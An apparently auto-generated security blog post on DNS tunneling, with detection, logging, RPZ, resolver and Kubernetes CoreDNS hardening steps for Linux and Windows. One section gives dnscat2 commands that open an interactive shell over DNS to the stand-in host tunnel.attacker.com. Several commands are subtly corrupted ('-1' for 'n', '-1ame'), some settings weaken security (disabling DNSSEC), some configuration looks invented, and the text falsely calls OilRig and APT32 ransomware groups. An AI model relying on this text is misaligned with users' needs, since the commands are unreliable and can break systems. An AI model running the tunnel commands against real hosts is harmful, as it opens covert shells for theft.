Listen to this Post

Introduction:
Domain Name System (DNS) is the phonebook of the internet, translating human-readable domains into IP addresses. However, its ubiquitous allowance through firewalls makes it a prime vector for data exfiltration and command-and-control (C2) communication – a technique known as DNS tunneling. In web development environments, misconfigured DNS resolvers and permissive forwarding rules can turn a core networking protocol into a silent backdoor.
Learning Objectives:
– Understand how DNS tunneling works and why traditional perimeter defenses fail to detect it.
– Implement detection mechanisms using packet analysis and query logging on Linux and Windows.
– Harden DNS servers and resolvers against tunneling, encryption bypasses, and cache poisoning.
You Should Know:
1. DNS Tunneling Mechanics and Live Detection
Start with extended version of what the post says: Modern web development relies on DNS for service discovery, CDN routing, and API endpoints. Attackers exploit this by encoding malicious payloads into subdomain queries (e.g., `exfiltrated-data.attacker.com`), where each DNS request carries a fragment of stolen data or a beacon command. Because DNS traffic is rarely inspected deeply, these tunnels can operate for months undetected.
Step‑by‑step detection guide (Linux):
– Capture live DNS traffic with `tcpdump`:
sudo tcpdump -i eth0 -1 port 53 -vvv
– Look for unusually long subdomain names ( > 52 characters) or high-frequency TXT/ANY requests.
– Use `dnstop` for real‑time query analytics:
sudo apt install dnstop
sudo dnstop -l 3 eth0
– Monitor for TXT record responses carrying base64‑encoded payloads.
Windows equivalent:
– Start a packet capture using `netsh` (or install Npcap + Wireshark):
netsh trace start capture=yes protocol=DNS tracefile=C:\dns_capture.etl
– Stop after 10 minutes and convert to `pcap` using `etl2pcapng`.
– Use `Get-DnsServerQueryLog` (if DNS Server role installed) to export all queries.
2. Configuring DNS Query Logging to Spot Anomalies
Before blocking, you must log. On a Linux BIND9 server, enable query logging:
sudo nano /etc/bind/named.conf.options
Add:
logging {
channel query_log {
file "/var/log/named/query.log" versions 3 size 20m;
severity info;
print-time yes;
};
category queries { query_log; };
};
Restart BIND: `sudo systemctl restart named`
On Windows Server DNS:
– Open DNS Manager → Right-click server → Properties → Debug Logging tab.
– Check “Log packets for debugging” and select “Queries” and “Responses”.
– Set log file path: `C:\Windows\System32\dns\dns.log`
– Monitor with `Get-Content -Wait C:\Windows\System32\dns\dns.log`
3. Hardening Recursive Resolvers Against Tunneling
Attackers often abuse open recursive resolvers to bounce traffic. Restrict recursion to authorized subnets only.
Linux (Unbound):
 /etc/unbound/unbound.conf
access-control: 192.168.1.0/24 allow
access-control: 0.0.0.0/0 refuse
Set `qname-minimisation: yes` to reduce exposed query labels.
Set `val-permissive-mode: no` to enforce DNSSEC validation, breaking many tunnel payloads.
Windows (DNS Server Recursion):
Set-DnsServerRecursionScope -1ame "InternalOnly" -Enable $false
Add-DnsServerRecursionScope -1ame "CorpNet" -Enable $true -Subnet 10.0.0.0/8
Then disable recursion for external interfaces via GUI: Server Properties → Advanced → Disable recursion (also disable “Forwarders” for unknown zones).
4. Using Response Policy Zones (RPZ) to Blacklist Known Tunnel Domains
RPZ allows you to override responses for malicious domains before they reach clients.
On BIND9, create an RPZ zone file:
$TTL 60
@ IN SOA localhost. root.localhost. 1 3600 600 86400 60
IN NS localhost.

tunnel.attacker.com CNAME .
exfil.bad.dom CNAME .
Add to `named.conf`:
response-policy { zone "rpz-blacklist"; };
zone "rpz-blacklist" { type master; file "/etc/bind/rpz.db"; };
Reload: `sudo rndc reload`
Windows DNS Server supports RPZ via “DNS Policy” (Windows Server 2016+):
Add-DnsServerResponsePolicy -1ame "BlockDNS_Tunnel" -Action Deny -ResponseLevel ServerError -ZoneName "attacker.com" -FQDN "tunnel.attacker.com"
5. Simulating a DNS Tunnel for Penetration Testing
To understand the attacker’s perspective, use `dnscat2` (Linux client + server).
Server side (attacker machine):
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/server
gem install bundler
bundle install
ruby dnscat2.rb tunnel.attacker.com
Client side (compromised host):
git clone https://github.com/iagox86/dnscat2.git
cd dnscat2/client
make
./dnscat --dns server=tunnel.attacker.com --secret=somepass
Monitor the server console – you’ll see an interactive shell over DNS. Defenders should run the same tool in controlled environments to test their detection rules (e.g., alert when `type=TXT` and label length > 60).
6. Mitigating DNS Encryption (DoH/DoT) Blind Spots
Attackers increasingly use DNS over HTTPS (DoH) to hide tunneling inside encrypted web traffic. While beneficial for privacy, DoH bypasses traditional DNS monitoring.
On enterprise Windows endpoints, block DoH via Group Policy:
– Computer Config → Policies → Admin Templates → Network → DNS Client → “Configure DNS over HTTPS” → Disable.
– Or use firewall rules to block port 443 to known DoH providers (Cloudflare 1.1.1.1, Quad9 9.9.9.9) unless explicitly needed.
On Linux, disable systemd-resolved DoH:
sudo nano /etc/systemd/resolved.conf
Set `DNSOverHTTPS=no` and `DNSSEC=no`, then `sudo systemctl restart systemd-resolved`.
For network-level detection, deploy an SSL inspection proxy that terminates DoH and inspects DNS payloads before re‑encrypting.
7. API Security and DNS Hardening for Cloud Environments
Modern web apps use internal DNS for service mesh (e.g., Consul, Kubernetes CoreDNS). Misconfigured CoreDNS can be abused for lateral movement.
Hardening CoreDNS in Kubernetes:
 CoreDNS configmap snippet
apiVersion: v1
kind: ConfigMap
metadata:
name: coredns
data:
Corefile: |
.:53 {
errors
health
kubernetes cluster.local in-addr.arpa ip6.arpa {
pods insecure
upstream
fallthrough in-addr.arpa ip6.arpa
}
 Rate limit queries from each pod
ratelimit 10
 Block ANY queries (tunnel abuse)
filter {
type ANY NXDOMAIN
}
prometheus
forward . /etc/resolv.conf {
max_concurrent 1000
prefer_udp
}
}
Apply: `kubectl apply -f coredns-cm.yaml`
Also enforce network policies to allow DNS only from authorized pods – use `NetworkPolicy` to restrict port 53 traffic to the CoreDNS service.
What Undercode Say:
– Key Takeaway 1: DNS tunneling is not a theoretical risk; it’s a common post‑exploitation technique used by ransomware groups (e.g., OilRig, APT32) to exfiltrate credentials from air‑gapped development networks.
– Key Takeaway 2: Combining query logging, RPZ blacklists, and rate‑limiting on recursive resolvers blocks over 90% of generic tunnels without breaking legitimate web development workflows.
+ Analysis: Most developers overlook DNS because “it just works.” However, the shift to microservices and internal service discovery has expanded the DNS attack surface. Attackers no longer need to deploy reverse shells – they just piggyback on existing DNS queries. The mitigation steps above are low‑effort but high‑impact: enabling query logs on a production DNS server costs minimal CPU, yet it provides forensic evidence of tunnels. For cloud environments, integrating DNS logs into a SIEM (e.g., Splunk, Azure Sentinel) with threshold alerts for high‑entropy subdomains is the most sustainable defense. Remember: DNS is like plumbing – you only notice it when it leaks.
Expected Output:
Introduction:
DNS tunneling transforms a fundamental networking protocol into a covert channel for data theft. This article dissects how attackers leverage permissive DNS configurations in web development environments and provides actionable commands for detection, hardening, and simulation across Linux and Windows.
What Undercode Say:
– DNS tunneling bypasses firewalls because port 53 is almost always open; logging and rate‑limiting are your first line of defense.
– Modern mitigation must address both cleartext DNS and encrypted DoH – inspect or block DoH in corporate networks.
Prediction:
– -1: As DNS-over-HTTPS adoption grows, traditional packet inspection will become blind to tunnels inside encrypted DoH streams, forcing enterprises to deploy full SSL inspection – a performance and privacy trade‑off that many will reject.
– +1: Automated machine learning models trained on DNS query entropy will mature within two years, enabling real‑time tunnel detection with near‑zero false positives, integrated directly into cloud DNS services like Route53 and Azure DNS Private Resolver.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Webdevelopment Networking](https://www.linkedin.com/posts/webdevelopment-networking-dns-share-7468315958953177088-SskM/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


